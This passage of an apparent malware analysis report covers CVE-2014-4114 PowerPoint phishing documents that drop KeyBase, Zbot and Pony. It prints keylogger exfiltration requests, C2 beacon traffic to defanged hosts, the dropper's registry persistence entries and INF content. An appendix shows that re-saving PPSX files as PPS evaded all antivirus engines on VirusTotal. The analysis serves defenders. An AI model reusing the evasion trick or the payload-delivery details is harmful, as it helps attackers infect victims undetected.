C:%5CWindows%5Csystem32%5Ccmd.exe&keystrokestyped=regedit&machinetime=6:35 P

post.php?type=keystrokes&machinename=WIN-FF7V8RABM0P&windowtitle=hknswc.exe:3320
Properties&keystrokestyped=%5BCtrl%5D%03&machinetime=6:55 PM

post.php?type=keystrokes&machinename=WIN-FF7V8RABM0P&windowtitle=penguin.exe:448
Properties&keystrokestyped=%5BCtrl%5D%5BCtrl%5D%5BCtrl%5D%5BCtrl%5D%03&machinetime=6:
55 PM

post.php?type=keystrokes&machinename=WIN-FF7V8RABM0P&windowtitle=PowerPoint Slide
Show - %5BPurchas.pps %5BCompatibility
Mode%5D%5D&keystrokestyped=%1B&machinetime=6:14 PM

post.php?type=notification&machinename=WIN-FF7V8RABM0P&machinetime=5:54 PM
```

The following string of interest was found in the “Purchase_Order.pps” document:

- C:\Users\Gozie\Desktop\Purchase-Order.gif

Some of the interest of interest found in the “cedt370r(3).exe” process memory were:

```
PO.exe                                       ScreenLogging
Important.exe                                DownloadAndExecute
http://www.globeways[dot]website/keybase/    DownloadFile
&windowtitle=                                WebLocation
&keystrokestyped=                            ExecuteBindedFiles
=emitenihcam&                                ExecuteFile
sdrowssaP                                    ResourceName
&application=                                Executable
&link=                                       PasswordRecovery
&username=                                   KeystrokesTyped
=drowssap&                                   Host
draobpilC                                    Username
&clipboardtext=                              Password
Screenshot                                   ClipboardText
Chrome                                       Get_Comp
Firefox                                      UploadFile
Internet Explorer                            Program_data
Opera                                        Clip_Text
Safari                                       HideFile
URL                                          Path
User Name         :                          WebsiteBlocker
Password          :                          WebsiteVisitor
URL               :                          SelfDestruct
Web Browser       :                          System.Timers
Passwords                                    ElapsedEventArgs
Browsers.txt                                 DestructFile
Password                                     sender
/stext                                       GetCurrentWindow
RecoverBrowsers                              RecordKeys
Outlook                                      KeyloggerProcess
_Thunder_bird                                get_Keylogger
Eudora                                       set_Keylogger
```

```
Incredimail
Netscape
\Mails.txt
RecoverMail
Application
Email              :
Server             :
Application        :
[Apps]
[Ctrl]
[Alt]
```

3. FILE_127.127

The “FILE_127.127.ppt” document found VirusTotal is a malicious document that exploits the same CVE-2014-4114 vulnerability in Microsoft PowerPoint 2010 running in Windows 7. Once the vulnerability is exploited, the embedded payload is dropped into the system. This payload contains a malicious file that entrenches in the system.


As of 28-May-15, no antivirus tools detect this document as malicious. According to data in VirusTotal, this malicious document was first submitted to VirusTotal on “2015-03-23 09:10:12” from an IP or System in China (CN). The same document was also submitted to VT on “2015-05-08 22:13:26” from an IP or System in India (IN).

This malicious document was of interest for this research because it contained the same custom ‘Context Information File’ (.INF) found in malicious documents submitted by two different clients. The title, author and creation date properties of this document were also the same as the ones received from our clients.

Properties of the malicious document:

```
File Name:  FILE_127.127.ppt
File Size:  1305600 bytes
MD5:        c1cee41ef83a62d0b78a9f0cd6891072
SHA1:       fae726d1056118a819498592dbf2a0d62b53d105
```


The following is a screenshot of the scan at VT as of 28-May-2015:



SHA256: 41af1dca69eccbdda8757a92e6b4bc8b94aff8c2796becd6544a2890e50a8f8c
File name: c1cee41ef83a62d0b78a9f0cd6891072.ppt
Detection ratio: 0 / 56
Analysis date: 2015-05-29 03:46:16 UTC (1 minute ago)

If the file “FILE_127.127.ppt” is opened in a slideshow more, the CVE-2014-4114 vulnerability is exploited and malware is entrenched in the system.

When PowerPoint 2010 was used to open the “FILE_127.127.ppt” in edit mode, it was saved in its XML PowerPoint Presentation format as “FILE_127.127.ppsx”. When submitting the file to VirusTotal, the following number of detections was observed (f90ad27e8d2345b84361189dbc9c9f3d):



SHA256: 9f2a03f6cc3ac870893b11aca7db0fcde765fb05d513071caca139aeeaa10f67


File name: FILE_127.127.ppsx_

Detection ratio: 31 / 57

Analysis date: 2015-05-29 04:17:40 UTC (0 minutes ago)

Normally, the exploit builder generates the malicious document in its PPSX file format. If the file is opened in edit mode then saved in its PPS format, it will prevent detection from all fifty-seven antivirus engines available at VirusTotal.

Screenshot of the “FILE_127.127.ppt” file properties:



FILE_127.127.ppt Properties
General
Security
Custom
Details
Previous Versions

Property	Value
Description	
Title	漫步在雲端 資安新戰場
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	aaa
Last saved by	DEVELOP
Revision number	121
Version number	
Program name	Microsoft Office PowerPoint
Company	CMT
Manager	
Content created	5/31/2011 9:26 AM
Date last saved	3/22/2015 7:27 PM
Last printed	
Total editing time	49:16:27

Remove Properties and Personal Information
OK
Cancel
Apply

Text strings found in the fields:

Title:	漫步在雲端 資安新戰場
Author:	aaa;
Revision Number:	121
Company:	CMT
Content created:	5/31/2011 9:26 AM
Date last saved:	3/22/2015 7:27 PM
Last saved by:	DEVELOP

The document contains the following slide that is shown to the user when the document is opened and vulnerability is exploited:

Hello Animagus

Cursory analysis suggests that the malware entrenched in the system is known as Zbot.

The following files were created in the victim system

```
%TEMP%\cedt370r(3).exe    ad9c15b11075bc9c99c547fbffc43b3f
%TEMP%/destsx.inf         e9096babf98566536ae4af997c1f8667
%APPDATA%\Alsa\doub.tmp   d8e1b4bf4f9bbea0bb0f77460494b169
%APPDATA%\muysf\ipbuy.exe 67ddf6fce4e6efb352d78d9574c3f841
```


The following registry key changes are also performed by the malware:

```
-   Key:           HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    Value name:    {3C3447A0-7DD1-E7C7-374D-8DA1E8CB31CD}
    Value data:    %APPDATA%\Muysf\ipbuy.exe

-   Key:           HKLM\System\CurrentControlSet\serices\SharedAccess\
                   Parameters\FirewallPolicy\FirewallRules
    Value name:    TCP Query User{9A843108-2C63-478F-8C0D-2937289F4E81}%APPDATA%\
                   muysf\ipbuy.exe
    Value data:    2.10|Action=Block|Actie=TRUE|Dir=In|Protocol=6|Profile=Public|
                   App=%APPDATA%\muysf\ipbuy.exe|Name=ipbuy.exe|Desc=ipbuy.exe|

-   Key:           HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
    Value name:    ProxyEnable
    Value data:    0

-   Key:           HKLM\System\CurrentControlSet\serices\SharedAccess\Parameters\
                   FirewallPolicy\FirewallRules
    Value name:    UDP Query User{97680930-DF04-4DE9-B575-879964EFCDA7}%APPDATA%\
                   muysf\ipbuy.exe
    Value data:    2.10|Action=Allow|Actie=TRUE|Dir=In|Protocol=17|Profile=Public|
                   App=%APPDATA%\muysf\ipbuy.exe|Name=ipbuy.exe|Desc=ipbuy.exe|

-   Key:           HKLM\System\CurrentControlSet\serices\SharedAccess\Parameters\
                   FirewallPolicy\FirewallRules
    Value name:    TCP Query User{9A843108-2C63-478F-8C0D-2937289F4E81}%APPDATA%\
                   muysf\ipbuy.exe
    Value data:    2.10|Action=Allow|Actie=TRUE|Dir=In|Protocol=6|Profile=Public|
                   App=%APPDATA%\muysf\ipbuy.exe|Name=ipbuy.exe|Desc=ipbuy.exe|
                   Defer=User|
```

The victim system performed the following GET request:

```
GET /calender/jan/30/config.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0)
Host: streamdating[dot]ru
Cache-Control: no-cache
```

A search was performed at “http://urlquery.net” for the “**streamdating[dot]ru**” domain and it appears that at some point the Bot panel was hosted there (Ref: http://urlquery.net/report.php?id=1430962999639). For more information on this site, see APPENDIX C:



Index of /

- Panel/
- calender/

Apache/2.4.12 (Unix) mod_hive/0.1 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at streamdating.ru Port 80


4. Order Details.xls.pps

The “Order Details.xls.pps” was observed by our sensors launched against one of our customer in a phishing email attack. The document contained the same two slides observed in the first malicious document analyzed in this section. The custom “Context Information File” (INF) here was also a hash match.

Properties of the malicious document:


```
File Name:  Order Details.xls.pps
File Size:  942592 bytes
MD5:        2303c3ad273d518cbf11824ec5d2a88e
SHA1:       3d0a657b13b31a05f8ef7a02fe7bbe12d1574f18
```

As of 29-May-15, no antivirus tools detect this document as malicious. The following is a screenshot of the scan at VT:



SHA256: d033386a84814f8135622c10cfa1692333f86455f564222a2ca33b4fb5e57b69
File name: Order Details.xls.pps
Detection ratio: 0 / 57
Analysis date: 2015-05-29 04:33:44 UTC (1 minute ago)

Similarly to the previous document analyzed, when PowerPoint 2010 was used to open the “Order Details.xls.pps” in edit mode; it was saved to its XML-based PowerPoint Presentation format as “Order Details.xls.ppsx”. When the file was resubmitted to VirusTotal, the following numbers of detections were observed (cd102ef39bab23b1c17fa3ec7f6c39ee):




SHA256: 0494202bcc1b3b8c9a2da6638df378e67bdd8cb596255dadb60f3dec54a8aa56
File name: Order Details.xls.ppsx_
Detection ratio: 21 / 57
Analysis date: 2015-05-29 04:39:19 UTC (0 minutes ago)

This is another case showing the AV bypass by just opening the original PPSX file generated by the CVE-2014-4114 exploit builder and saving the file in its PPS format.

In this case, when the vulnerability is exploited, the victim system is infected with the Pony bot. The system beacons with the following GET request:

```
POST /swamp/admin.php HTTP/1.0
Host: davd6651234.serveftp[dot]com
Accept: */*
Accept-Encoding: identity, *;q=0
Content-Length: 560
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

00000117  de 17 ee 92 a2 13 bf ac  e9 e8 71 4f 39 34 b0 39 ........ ..qO94.9
00000127  d9 74 48 c4 6b d7 c3 e5  95 b4 60 88 d6 86 93 0d .tH.k... ..`.....
00000137  4a 0f 28 82 3a 4b ba 52  c6 2f fe 66 31 f1 f2 02 J.(.:K.R ./.f1...
00000147  37 1a 05 f2 90 90 b8 4a  22 49 d8 69 4e 46 8f 50 7......J "I.iNF.P
00000157  0d 26 fa a2 4c 17 13 d1  1c 30 f7 3b b9 a7 ae 53 .&..L... .0.;...S
------------------------ TRUNCATERD BY ANALYST ------------------------------
```

The following are couple of screenshots of the bot admin panel present in the "**davd6651234.serveftp[dot]com**" domain:


Authorization - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Authorization
Google
Login

davd6651234.serveftp.com/swamp/admin.php


Authorization

User

Password

□ Save password

TF


Index of /swamp - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Index of /swamp
davd6651234.serveftp.com/swamp/
Google

Index of /swamp

- Parent Directory
- 404.html
- admin.php
- config.php
- gate.php
- includes/
- redirect.php
- robots.txt
- setup.php
- temp/

APPENDIX B

This appendix provides information about the file format used in several of the malicious documents observed exploiting CVE-2014-4114 and how they evaded antivirus solutions according to VirusTotal results. Many of the exploit builders output the newer XML PowerPoint show format (*.ppsx), but several of the malicious documents in this report were saved or re-saved in the older OLE PowerPoint show format.


The process to save an XML PowerPoint show document as an OLE PowerPoint show document requires that the document be opened from an already running PowerPoint instance or renaming the extension as a (*.pptx). This allows the document to be opened in the editing mode and not the slide show mode so that it can be then saved as the OLE PowerPoint show format (*.pps).

These documents are undetected by antivirus engines according to VirusTotal results when they are in the OLE format, but when they are in the XML format they are detected by many of the antivirus engines.

It is important to note that VirusTotal results may differ from some actual desktop antivirus products. The potential difference in VirusTotal results is covered in more detail here: https://www.virustotal.com/en/faq/#statistics


In order to demonstrate this bypass we used a python exploit builder by Vlad Ovtchinikov that can be located here: https://www.exploit-db.com/exploits/35019/

The exploit accepts a few command line arguments to specify a SMB share and an executable payload. After it runs it outputs an INF file and an XML PowerPoint Show document (*.ppsx). Our created document is widely detected by many antivirus engines according to VirusTotal.



SHA256:	6443ee2a2efb72ad7ec9c9d7b8a9b2df9a80cfe9550d03bb07f7903a1a84c448
File name:	exploit.ppsx
Detection ratio:	24 / 57
Analysis date:	2015-05-23 06:31:02 UTC (0 minutes ago)


If the file is re-saved as the older OLE PowerPoint Show format (*.pps) it goes completely undetected according to VirusTotal results.



SHA256:	3f41276e8765684a96bbb742475923f784717fe033cc95dd74afb44f77e74182
File name:	exploit.pps
Detection ratio:	0 / 57
Analysis date:	2015-05-23 06:32:11 UTC (0 minutes ago)


The malicious New Order PowerPoint document and the Purchase Order PowerPoint show similar results on VirusTotal. The XML PowerPoint Show files (*.ppsx) are widely detected by antivirus engines, but the document that is saved-as the older OLE PowerPoint Show file (*.pps) is undetected according to VirusTotal results.

NEW ORDER XML PPSX:




SHA256:	86055b0d5e1e2da54f1f121923b95b2c9d0d3d235d13e9f0f7b2eac99822304c
File name:	NEW ORDER.ppsx
Detection ratio:	22 / 57
Analysis date:	2015-05-20 16:41:12 UTC (1 week, 1 day ago)

NEW ORDER OLE PPS:




SHA256:	9207a917cfbccd923222303c1b5437db55576e4eb3837c962d0243520e897820
File name:	NEW ORDER.pps_
Detection ratio:	0 / 57
Analysis date:	2015-05-28 21:56:40 UTC (11 hours, 16 minutes ago)

Purchase Order XML PPSX:



SHA256:	91a185be00e73f43586d89e790c01e86efe19acdfa6930ddca4d54dc2a462578
File name:	Purchase Order.ppsx
Detection ratio:	9 / 57
Analysis date:	2015-05-29 09:29:58 UTC (0 minutes ago)


Purchase Order OLE PPS:



SHA256:	57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f
File name:	Purchase Order.pps
Detection ratio:	0 / 57
Analysis date:	2015-05-29 09:31:58 UTC (0 minutes ago)

Method for Extraction


The XML PowerPoint Show (*.ppsx) format is an archive that contains the embedded objects in a folder structure along with xml files that can easily be viewed when unarchived.



Address C:\Documents and Settings\Administrator\Desktop\Purchase Order

Name	Size	Type	Date Modified
_rels		File Folder	5/29/2015 5:42 AM
docProps		File Folder	5/29/2015 5:42 AM
ppt		File Folder	5/29/2015 5:42 AM
[Content_Types].xml	6 KB	XML Document	

The OLE PowerPoint Show (*.pps) format is very different and that could account for why the antivirus engines on VirusTotal were not able to detect the malicious documents. Offviz is a great tool to be able to see the different objects inside of the OLE formatted files.



Parsing Results

Name	Value	Offset	Size	Type
PowerPointBinaryDocuments[1]		0	0	List<PowerPointBinary...
PowerPointBinaryDocument[0]		0	0	PowerPointBinaryDocu...
TheCurrentUserAtom	PST_CurrentUserAtom	1384448	68	CurrentUserAtom
Children[21]		512	1321411	List<Record>
UserEditAtom[0]	PST_UserEditAtom	1321883	40	UserEditAtom
PersistDirectoryAtom[1]	PST_PersistDirectoryAtom	1321803	80	PersistDirectoryAtom
Container[2]	PST_Document	512	4460	Container
Container[3]	PST_MainMaster	4972	33668	Container
Container[4]	PST_MainMaster	38640	54610	Container
Container[5]	PST_MainMaster	93250	53149	Container
Container[6]	PST_MainMaster	146399	56281	Container
Container[7]	PST_MainMaster	202680	53805	Container
Container[8]	PST_MainMaster	256485	56483	Container
Container[9]	PST_MainMaster	312968	55946	Container
Container[10]	PST_MainMaster	368914	55923	Container
Container[11]	PST_MainMaster	424837	45730	Container
Container[12]	PST_MainMaster	470567	57873	Container
Container[13]	PST_MainMaster	528440	58089	Container
Container[14]	PST_MainMaster	586529	56172	Container
Container[15]	PST_MainMaster	642701	53005	Container
Container[16]	PST_Notes	695706	17476	Container
Container[17]	PST_Slide	713182	4099	Container
Container[18]	PST_Slide	717281	3481	Container
Atom[19]	PST_ExternalOleObjectStg	720762	600397	Atom
Header		720762	8	PowerPointRecordHeader
Version	0	720762	2	DataItem_UInt16:4
Instance	1	720762	2	DataItem_UInt16:12
Type	4113	720764	2	DataItem_UInt16
Length	600389	720766	4	DataItem_Int32
Data	0 176 70 1 236 221 9 120 19 85	720770	600389	DataItem_UByteArray
Atom[20]	PST_ExternalOleObjectStg	1321159	636	Atom
Header		1321159	8	PowerPointRecordHeader
Version	0	1321159	2	DataItem_UInt16:4
Instance	1	1321159	2	DataItem_UInt16:12
Type	4113	1321161	2	DataItem_UInt16
Length	628	1321163	4	DataItem_Int32
Data	0 12 0 0 237 86 205 110 211 64	1321167	628	DataItem_UByteArray

After using Offviz to identify the embedded objects the raw bytes can be exported. The embedded objects are compressed GZIP files that can be deflated using The gzip Recovery Toolkit, which can be found here: http://www.urbanophile.com/arenn/hacking/gzrt/gzrt.html

```
gzrecover -vp obj2
Opened input file for reading: obj2
…
```

```
udestsx.infC:\Users\HCL\Desktop\destsx.inf+C:\Users\HCL\AppData\Local\Temp\destsx.inf_;
61883.INF?????????????????????
…
[RxRename]
penguin.exe, cedt370r(3).exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\penguin.exe*C:\Users
\HCL\AppData\Local\Temp\destsx.inf
destsx.infC:\Users\HCL\Desktop\destsx.inf
```

It is also possible to extract the objects manually from an OLE document sample by looking for the ExOleObjStg header version, instance and type, extracting the object data, and manually decompressing with the standard gzip utility.

For a compressed ExOleObjStgCompressedAtom the version, instance and type values are \x10\x00\x11\x10 (little-endian).

In this sample (Purchase Order.pps), we can see two such objects starting at offsets 0xafbe0 and 0xfe666

```
$ hexdump -C  57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f |
egrep "11 10"
000279e0  04 f0 60 01 00 00 12 00  0a f0 08 00 00 00 11 10  |..`.............|
000afbe0  10 00 11 10 7e ea 04 00  00 d0 3c 01 ec db 09 38  |....~.....<....8|
000ba700  11 10 60 fc 0d d4 b4 01  57 28 62 e3 f1 d5 56 60  |..`.....W(b...V`|
000fe660  00 00 00 00 5e 02 10 00  11 10 74 02 00 00 00 0c  |....^.....t.....|
```

The first four bytes are the object’s version instance and type, followed then by four bytes, which is the compressed length of the object data. Then, by another four bytes, which is the decompressed length of the object data. The object data then follows starting at 12 bytes past the 0xfe666 offset, or 0xfe672 (1042034 in decimal).

We can extract that by scripting the “dd” command, using 1042034 as the offset and compressed length-4 as the length:

(Script obtained from: http://stackoverflow.com/questions/1272675/how-to-grab-an-arbitrary-chunk-from-a-file-on-unix-linux)

```
#!/bin/sh

bs=100000
infile=$1
skip=$2
length=$3

(
  dd bs=1 skip=$skip count=0
  dd bs=$bs count=$(($length / $bs))
  dd bs=$(($length % $bs)) count=1
) < "$infile"
```

```
$ bash extract 57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f
1042034 624 >
57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f_obj2
```

```
$ hexdump -C
57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f_obj2
```

```
00000000  ed 56 cd 6e d3 40 10 9e  a4 14 a8 85 25 e0 c0 a1  |.V.n.@......%...|
00000010  17 ac aa 91 f8 b1 52 bb  11 69 54 14 a4 28 26 4d  |......R..iT..(&M|
00000020  44 d2 48 49 0b 07 b6 42  c6 de 44 a6 8e 1d ed ae  |D.HI...B..D.....|
00000030  db f4 15 38 f1 0a dc b9  f0 06 7d 03 fa 06 80 c4  |...8......}.....|
00000040  6b 90 30 eb 38 28 ad a0  a4 82 0b 90 cf 1a 7b 67  |k.0.8(........{g|
00000050  76 66 3f 67 d6 fb 29 27  1f 6e 7c 7a fb 7e f9 33  |vf?g..)'.n|z.~.3|
00000060  9c c1 23 58 80 e1 68 09  2e 4f c5 52 89 c5 b8 0e  |..#X..h..O.R....|
00000070  90 4e fc e1 68 34 9a 84  47 73 fc 55 f8 8a 36 4c  |.N..h4..Gs.U..6L|
00000080  ec 52 b2 97 73 fc 3f 68  41 88 97 00 0d 1e 43 80  |.R..s.?hA.....C.|
